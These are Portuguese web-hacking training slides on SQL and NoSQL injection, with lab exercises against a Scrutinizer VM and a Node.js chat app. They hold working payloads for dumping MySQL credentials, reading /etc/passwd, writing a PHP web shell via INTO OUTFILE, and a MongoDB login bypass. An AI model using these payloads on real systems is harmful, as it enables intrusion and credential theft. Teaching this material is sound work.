


Figura: Fonte: https://www.elearnsecurity.com/course/web_application_penetration_testing/

XSS

Por que acontece?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

SQL Injection

SQLi e OWASP Top 10-2017

Top 10-2017 A1 Injection³⁸

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	↑	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↗	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	↑	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW, Comm.]

³⁸https://www.owasp.org/index.php/Top_10-2017_A1-Injection

SQL Injection

Hora de aprofundar no assunto...

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Segure-se Firme!

Hora de

Submergir.

SQL Injection

Como funciona

Antes de aprender o ataque de **SQLi** temos que entender como o **Structured Query Language (SQL)** funciona:

- Sintaxe de **SQL STATEMENT**
- Como construir uma **QUERY**
- Fazer **UNION** dos resultados de duas **QUERIES**
- Usar os operadores **DISTINCT** e **ALL**
- Como funcionam os comentários

■ SQL Statement

```
1 SELECT <col list> FROM <table> WHERE <condition>;
```

■ SQL Statement

```
1 SELECT name, description FROM products WHERE id=9;
```

■ Também podemos usar constantes

```
1 SELECT 22, 'string', 0x12, 'another string';
```

■ O comando UNION, faz a união entre dois resultados

```
1 <SELECT statement> UNION <other SELECT statement>;
```

■ O operador DISTINCT, filtra os duplicados

```
1 SELECT DISTINCT <field list> <cont. do statement>;
```

- O comando UNION utiliza o operador DISTINCT por padrão. Para evitar que isso aconteça, você pode usar o operador ALL

```
1 <SELECT statmnt> UNION ALL <other SELECT statmnt>;
```

- Comentários em SQL

```
1 SELECT field FROM table; # isso aqui eh um  
comentario  
2 SELECT field FROM table; -- isso tambem eh um  
comentario
```

```
1 $id = $_GET['id'];
2 $connection = mysqli_connect($dbhostname, $dbuser,
    $dbpassword, $dbname);
3 $query = "SELECT Name, Description FROM Products WHERE ID
    ='$id';";
4 $results = mysqli_query($connection, $query);
5 display_results($results);
```

■ A Query SQL é montada dinamicamente

```
1 SELECT Name, Description FROM Products WHERE ID='$id
';
;
```

■ Os valores "esperados" são, por exemplo:

```
1 SELECT Name, Description FROM Products WHERE ID='1';
2 SELECT Name, Description FROM Products WHERE ID='
H2HC';
3 SELECT Name, Description FROM Products WHERE ID='
Item3';
```

■ Mas e se um atacante fizer a seguinte maldade

```
1 ' OR 'a'='a
```

■ Então a Query será montada assim

```
1 SELECT Name, Description FROM Products WHERE ID=''
      OR 'a'='a;
```

Irá listar TODO o conteúdo da tabela "Products"

■ O atacante também pode usar o UNION

```
1 ' UNION SELECT Username, Password FROM Accounts  
    WHERE 'a'='a'
```

■ Então que query será montada assim

```
1 SELECT Name, Description FROM Products WHERE ID='1'  
2 UNION SELECT  
3 Username, Password FROM Accounts WHERE 'a'='a';
```

Irá listar TODO o conteúdo da tabela "Products" + todos os usuários e senhas da tabela "Accounts"

SQL Injection

Consigo ir além?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

O que mais consigo fazer com SQLi?

Dependendo do DBMS (MSSQL, MySQL, PostgreSQL, Oracle etc), e das configurações que foram definidas para o mesmo, um atacante conseguirá ler arquivos arbitrários no disco, escrever arquivos maliciosos, sobrescrever arquivos de sistema, executar comandos do S.O, instalar backdoor, etc.

SQL Injection

Alguns Tipos de SQLi

Alguns Tipos de SQLi

- In-band SQL injection attacks and exploitation
- Error-based SQL injection attacks and exploitation
- Blind SQL injection attacks and exploitation
- Existem outros, mas não iremos trabalhar com eles dessa vez

SQL Injection

Tipos de SQLI

In-band SQL injection attacks and exploitation




Figura: Fonte: https://www.elearnsecurity.com/course/web_application_penetration_testing/

SQL Injection

Tipos de SQLi

Error-based SQL injection attacks and exploitation




Figura: Fonte: https://www.elearnsecurity.com/course/web_application_penetration_testing/

SQL Injection

Tipos de SQLI

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão




Figura: Fonte: https://www.elearnsecurity.com/course/web_application_penetration_testing/

SQL Injection

Hora de colocar a mão na massa...

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Vamos iniciar a VM **VÍTIMA** com o **Dell SonicWall**:

- 1 Abra o VMWare e clique em: **File → Open**
- 2 Selecione a VM do **Dell SonicWall** para importar de:
"/WebHacking_H2HC/Lab_H2HC/dell-sonicwall/"
- 3 Usuário: **root** → Senha: **toor**
- 4 Usuário Web: **admin** → Senha: **admin**
- 5 Após iniciar, acesse a VM e digite o comando:

```
ifconfig
```

- 6 Verifique e **anote o IP** que foi atribuído para esta máquina.

- Na VM Dell SonicWall faça o seguinte

```
cd /home/plixer/scrutinizer/html  
find . -name *.php
```

- Edite o arquivo statusFilter.php

```
vi /home/plixer/scrutinizer/html/d4d/statusFilter.  
php
```

- Procure por "Build Query"
- Analise o código com atenção
- Dica: dê uma olhada na função "protList"

Analisando a aplicação Scrutinizer, encontramos um **Injection Point** no parâmetro “**q**” em:

```
1 http://192.168.253.144/d4d/statusFilter.php?  
    commonJson=protList&q='  
2 http://192.168.253.144/d4d/statusFilter.php?  
    commonJson=protList&q=#  
3 http://192.168.253.144/d4d/statusFilter.php?  
    commonJson=protList&q=a
```

Concluímos que existe um SQLi, por que dependendo do valor que atribuímos em **q**, visualizamos a página ser renderizada diferente.

SQL Injection

Vamos dar uma **PAUSA** aqui e entender por que esse SQLi funcionou. Temos olhar o **SQL Statement** no código da aplicação:

```
1 // Build Query
2 $str = $_REQUEST['q'];
3 $lim = $_REQUEST['limit'] ? $_REQUEST['limit'] : '20';
4 $query = "SELECT name, ip_protocol FROM plixer.
    ip_protocol where name like '". $str . "%' limit $lim ";
5
6 // Perform Query
7 $result = $db->query($query);
```

Como **\$query** está sendo montado dinamicamente, o **SQL Statement** ficará assim:

```
1 SELECT name, ip_protocol FROM plixer.ip_protocol where
    name like 'a' or 1=1#%' limit $lim ";
```

Vamos começar a enumerar o **Database**:

```
1 http://192.168.253.144/d4d/statusFilter.php?  
    commonJson=protList&q=a' or 1=1#
```

Observe que nosso SQLi não funcionou. Testando alguns **encoders** encontramos que a aplicação aceitou o encode em URL:

```
1 http://192.168.253.144/d4d/statusFilter.php?  
    commonJson=protList&q=a'+or+1%3d1%23
```

Bingo...

Agora, você pode tentar alguma da opções sugeridas no **SQLi Injection Cheat Sheet** da PentestMonkey³⁹

³⁹ <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Para facilitar a visualização aqui nos slides, irei resumir o Payload e também deixar sem nenhum encode.

Pra gente conseguir exibir o que queremos, temos que saber quantas colunas a tabela tem. Vamos usar o **order by** para fazer isso:

```
1 a' or 1=1 order by 1#
2 a' or 1=1 order by 2#
3 a' or 1=1 order by 3#
```

Agora que já sabemos como montar nossa Query de SQLi, vamos começar a brincadeira. Experimente os Payloads abaixo e veja o resultado de cada um:

```
1 a' union select @@version,2#
2 a' union select user(),2#
3 a' union select database(),2#
4 a' union select concat(User,0x3a,Password),2 from mysql.
    user#
5 a' union all select load_file('/etc/passwd'),2#
6 a' union all select 'malvadao',2 into outfile '/home/
    plixer/scrutinizer/html/evil.php'#
7 a' union all select '<pre><?php echo shell_exec(\"\\$_GET[cmd]\\");?></pre>',2 into outfile '/home/plixer/
    scrutinizer/html/exec.php'#
```

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

NoSQL Injection

Atacando Aplicações Web

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

NoSQL Injection

O que é NoSQL?

O que é NoSQL?

Os Banco de Dados **NoSQL** tem se tornado cada dia mais populares e atualmente, tem sido usados por grande organizações⁴⁰.

- **MongoDB**⁴¹ - ADP, Cisco, Forbes IBM e McAfee
- **CouchDatabase**⁴² - BMW, U.S. Senate, Comcast e StarBucks
- **ElasticSearch**⁴³ - GitHub, NetFlix e XING

⁴⁰ <https://db-engines.com/en/ranking>

⁴¹ <https://www.mongodb.com/>

⁴² <https://www.couchbase.com/>

⁴³ <https://www.elastic.co/>

NoSQL Injection

O que é NoSQL?

O que é NoSQL?

Os Banco de Dados NoSQL tem se tornado cada dia mais populares. Atualmente, NoSQL DataBases tem sido usados por grande organizações <https://db-engines.com/en/ranking>:

- **MongoDB⁴⁴** - ADP, Cisco, Forbes IBM e McAfee
- **CouchDatabase⁴⁵** - BMW, U.S. Senate, Comcast e StarBucks
- **ElasticSearch⁴⁶** - GitHub, NetFlix e XING

⁴⁴ <https://www.mongodb.com/>

⁴⁵ <https://www.couchbase.com/>

⁴⁶ <https://www.elastic.co/>

NoSQL Injection

O que é NoSQL?

SQL vs NoSQL

Banco de Dados **SQL** tradicionais, tais como MySQL, MSSQL, PostgreSQL, Oracle trabalham no modelo de dados estruturados e relacionais. Isso significa que os dados de uma tabela estão relacionados aos dados de outras tabelas. Isso torna fácil operações de consulta como:

"Me traga todos os clientes que fizeram compras nos últimos 30 dias"

O problema com esse modelo é a consistência que os dados devem manter em todas as tabelas co-relacionadas.

NoSQL Injection

O que é NoSQL?

Como funciona o NoSQL?

Em bancos de dados **NoSQL** os dados não seguem esse modelo de tabela e relacionamento entre tabelas. Os dados não estruturados, tais como figuras, vídeos, mídias sociais são difíceis de se trabalhar em um modelo relacional em bancos de dados **SQL**.

NoSQL Injection

O que é NoSQL?

O que é NoSQL?

- Os Banco de Dados **NoSQL** já existem há um bom tempo, mas se tornaram populares com a **Web 2.0**
- **NoSQL** tem sido usado para o processamento de datasets gigantescos.
- **NoSQL** tem suporte a **Real-Time Web**
- Comumente utilizado em aplicações IoT
- Todos os **NoSQL** populares suportam o **Hadoop**, uma das soluções de Big Data mais eficazes e de código aberto.

NoSQL Injection

Classificando os DataBases NoSQL

Classificação dos NoSQL DataBases

- **Wide Column Store / Column Families:** Cassandra, HBase, etc.
- **Document Store:** CouchDB, MongoDB, etc.
- **Key-value / Tuple Store:** Redis, Memcached, Riak, etc.
- **Graph Databases:** Neo4j, Apache Giraph, etc.

Um comparação entre eles pode ser encontrada em:

<https://www.alibabacloud.com/help/doc-detail/47322.htm>

NoSQL Injection

O que é NoSQL?

O que é NoSQL?

- Identificar o **vendor** e a versão.
- Existem vulnerabilidades reportadas para a versão do NoSQL?
- Verificar se existe algum exploit público.
- Você consegue inferir o **vendor** e/ou a versão fazendo **fuzzing** e provocando mensagens de erro?
- Enumerar usuários, security features, URLs comuns e outros componentes do NoSQL.

Um paralelo entre a terminologia do MongoDB e o SQL

- **Document** → Row or Record in MySQL or MSSQL
- **Collection** → Table or View in MySQL or MSSQL
- **Field** → Column in MySQL or MSSQL

Comandos úteis do MongoDB

```
1 # Create DB
2 use dbname
3 # Create Collection
4 db.createCollection("collection_name")
5 # Insert Data
6 db.collection_name.insert({user_id:"25",age:10})
7 # Delete Data
8 db.collection_name.remove({user_id:"25"})
9 # Drop
10 db.dropDatabase()
11 # Drop
12 db.collection_name.drop()
13 # Version
14 db.version()
15 # Stats
16 db.hostInfo()
```

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

```
1 # Kills the current operation in the db
2 db.killOp(opid)
3
4 # Lists all db commands
5 db.listCommands()
6
7 # Loads all the scripts in db.system.js
8 db.loadServerScripts()
9
10 # if cmdObj is a string, turns it into {cmdObj:1}
11 db.runCommand(cmdObj)
12
13 db.logout()
14 db.repairDatabase()
15 db.serverStatus()
16 db.shutdownServer()
```

NoSQL Injection

inSegurança no MongoDB

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

- Não fornece autenticação e controle de acesso, por padrão.
- Todos os recursos estão disponíveis dentro de um sessão autenticada.
- Autenticação e controle de acesso são suportados e podem ser ativados embora.
- Não usa TLS por padrão.
- Suporte a TLS foi adicionado a partir da versão 3.0 em diante
- Criptografia para os dados não é habilitada por padrão.
- Suporta gerenciamento de chaves e a opção menos segura de um arquivo de chaves local.
- Versões anteriores a v3 fazem **Bind** por padrão em todas as interfaces de rede.
- O comando *run()* pode ser usado como um shell.
- A tool *mongosniff* vem instalado por padrão junto com o MongoDB usada para sniffing do banco em real-time.

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background
OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking
Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

**Dois excelentes materiais sobre ataques ao MongoDB
podem ser vistos em:**

- 1 <http://blog.ptsecurity.com/2012/11/attacking-mongodb.html>
- 2 <https://arxiv.org/ftp/arxiv/papers/1506/1506.04082.pdf>

NoSQL Injection

Explorando o NoSQLi

- Em um SQLi tradicional, o atacante tenta modificar uma Query SQL que está sendo realizada no server-side.
- Em SQLi o atacante usa uma marcação com caracteres especiais para modificar a Query SQL.
- Em NoSQL a vulnerabilidade pode estar na string ao ser "parseada" ou quando ela é "avaliada" em algum momento dentro da chamada NoSQL.

NoSQL Injection

Explorando o NoSQLi

A vulnerabilidade de NoSQL injection geralmente acontece quando

- O endpoint aceita dados JSON no Request para o NoSQL DataBase.
- Quando o atacante é capaz de manipular a Query usando operadores NoSQL, por exemplo, os operadores de comparação para alterar a Query.

- **&&** → AND
- **||** → OR
- **==** → =

NoSQL Injection

Um exemplo típico de injeção em NoSQL seria algo como:

```
1 [{"\$gt": ""}]
```

Esse objeto JSON diz que o operador é maior que **NULL** ().
Logicamente, como tudo é maior do que **NULL**, esse statement se torna verdadeiro, nos permitindo fazer **Bypass** ou Injections dentro de uma **Query NoSQL**.

No mundo **SQL**, esse seria um injection equivalente a '**or 1=1-**'.

NoSQL Injection

O que é NoSQL?

O que é NoSQL?

É bastante comum vermos **JSON** sendo usado em **POST Requests** para autenticação de usuário. Se conseguirmos de alguma forma alterar esse objeto JSON usando operadores condicionais poderemos acessar recursos que não deveria ser acessados.

NoSQL Injection

Conhecendo o Chat Support Systems

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

⁴⁷<http://thehackerplaybook.com/>

A aplicação **Chat Support Systems** foi escrita usando o **Web Stack** mais comum de desenvolvimento em Node.js:

- 1 Express Framework⁴⁸
- 2 Pug Template Engine⁴⁹
- 3 MongoDB NoSQL⁵⁰
- 4 Usa a lib **socket.io**⁵¹ para criar o WebSockets

⁴⁸ <https://expressjs.com/>

⁴⁹ <https://pugjs.org/>

⁵⁰ <https://www.mongodb.com/>

⁵¹ <https://socket.io/>

NoSQL Injection

Conhecendo o Chat Support Systems




Figura: Arquitetura da Aplicação Chat Support Systems

Fazendo exercícios pra ficar fortão:

- 1 Abra o VMWare e clique em: **File → Open**
- 2 Importe a VM de:
"/WebHacking_H2HC/Lab_H2HC/CSK_Support_Web/"
- 3 Após iniciar, você será capaz de visualizar as interfaces de rede no terminal da VM
- 4 Verifique e **anote o IP** que foi atribuído para esta máquina.
- 5 Na VM de **Atacante** altere o arquivo **/etc/hosts**

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

NoSQL Injection - Mão na Massa

NoSQL - Exercício 1

- 1 Usando o navegador da VM de **Atacante** acesse <http://chat:3000/>
- 2 Use o Burp para interceptar a conexão.
- 3 Clique no link **NoSQL 1** na página inicial.
- 4 Usando o que aprendemos, tente fazer o **Bypass** na tela de Login.

- 1 Analisando o **Request** no Burp, você verá assim:

```
1 {"username": "admin", "password": "1234"}
```

- 2 Lembre-se dos operadores condicionais em NoSQL.
3 A query no backend MongoDB está sendo montada assim:

```
1 db.collection(collection).find({"username":username,  
"password":password}).limit(1) . . .
```

Resolvendo o Exercício NoSQL 1

- 1 Entrar com qualquer credencial, por exemplo:
admin/1234
- 2 Intercepte no Burp
- 3 Envie para o **Repeater (CTRL + R)**, para poder reutilizar o Request
- 4 Altere o JSON para o seguinte Payload:

```
1 {"username": "admin", "password": {"$gt": ""}}
```

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Resolvendo o Exercício NoSQL 1

Entendendo o que aconteceu:

- 1 Alteramos a string "1234" para o seguinte objeto JSON:

```
1 {"$gt": ""}
```

- 2 Este ao ser avaliado, tem como resultado **TRUE**.

Similar ao que acontece em SQL com o **1=1**. Ficando assim:

```
1 {"username": "admin", "password": TRUE}
```

NoSQL Injection

NoSQL - Exercício 2

A aplicação ChatSupport foi escrita para Node.js utilizando o **ExpressJS**⁵²<https://expressjs.com/>, um framework web minimalista para o Node.js que oferece um conjunto robusto de recursos para aplicações web e aplicativos móveis. O ExpressJS vem com módulos chamados **Middlewares**. Através dos Middlewares o desenvolvedor é capaz de adicionar, por exemplo, serviços de autenticação de terceiros, autenticação pelo Facebook Auth, gateways de pagamento etc.

⁵²\unskip\penalty\@M\vrulewidth\z@height\z@depth\dpff

O ExpressJS possui um middleware (módulo) padrão chamado **QueryString (QS)**⁵³ que é responsável por fazer o "Body-Parsing".

- O **POST Request** no front-end fica assim:

```
1 username[value]=admin&password[value]=1234
```

- Com o QS a query no backend será parseada assim:

```
1 {"username": {"value": "admin"}, "password": {"value": "1234"}}
```

⁵³<https://www.npmjs.com/package/qs>

- 1 Usando o navegador da VM de **Atacante** acesse <http://chat:3000/>
- 2 Use o Burp para interceptar a conexão.
- 3 Clique no link **NoSQL 2** na página inicial.
- 4 Usando o que aprendemos, tente fazer o **Bypass** na tela de Login.
- 5 No Burp, verá um **Request** mais ou menos assim:

```
1 username=admin&password=1234&submit=login
```


Deserialization Attack

Atacando Aplicações Web

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Deserialization Attack

AVISO IMPORTANTE

A VM e parte do material que iremos utilizar para esse módulo foram criados pela **Immunity Inc⁵⁴** para o treinamento de "**AUDITORÍA Y EXPLOTACIÓN EN JAVA**" ministrado na **EkoParty 2018⁵⁵** pelo professor **Anibal Irrera**. Gostaria de agradecer em especial ao **Esteban Guillardoy** por me permitir usar o material neste treinamento.

P.S: Os códigos e a VM foram parcialmente modificados para atender a agenda deste treinamento.

⁵⁴ <https://www.immunitysec.com/>

⁵⁵ <https://www.ekoparty.org/>

Deserialization Attack

O que é Serialization?

O que é Serialization?

- Mecanismo que permite a representação de um objeto em forma de sequência de bytes.
- O **Serialization** permite a reconstrução de um objeto de volta ao seu estado original.
- Comumente usado para persistir objetos em forma de binário.
- Um objeto é **Serializable** se ele implementa uma das duas interfaces:
 - **java.io.Serializable**
 - **java.io.Externalizable**
- Implementação padrão na classe **java.io.ObjectInputStream**

Deserialization Attack

O que é Serialization?

O que é Serialization?

- O **Serialization** não é seguro por padrão. Se os dados contiverem informações sensíveis e for capturado durante seu tráfego pela rede, ele pode ser **Deserialized** e expor essas informações sensíveis.
- Os frameworks modernos permitem que os dados serializados possam ser assinados e selados.
- Java utiliza serialização em:
 - JMS
 - RMI
 - Spring Service Invokers
 - Web Applications (ViewState, cookies, parameters, etc)
 - JMX
 - Protocolos personalizados também podem fazer uso

Deserialization Attack

Deserialization e OWASP Top 10-2017

Top 10-2017 A8-Insecure Deserialization⁵⁶

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↳	A3:2017-Sensitive Data Exposure
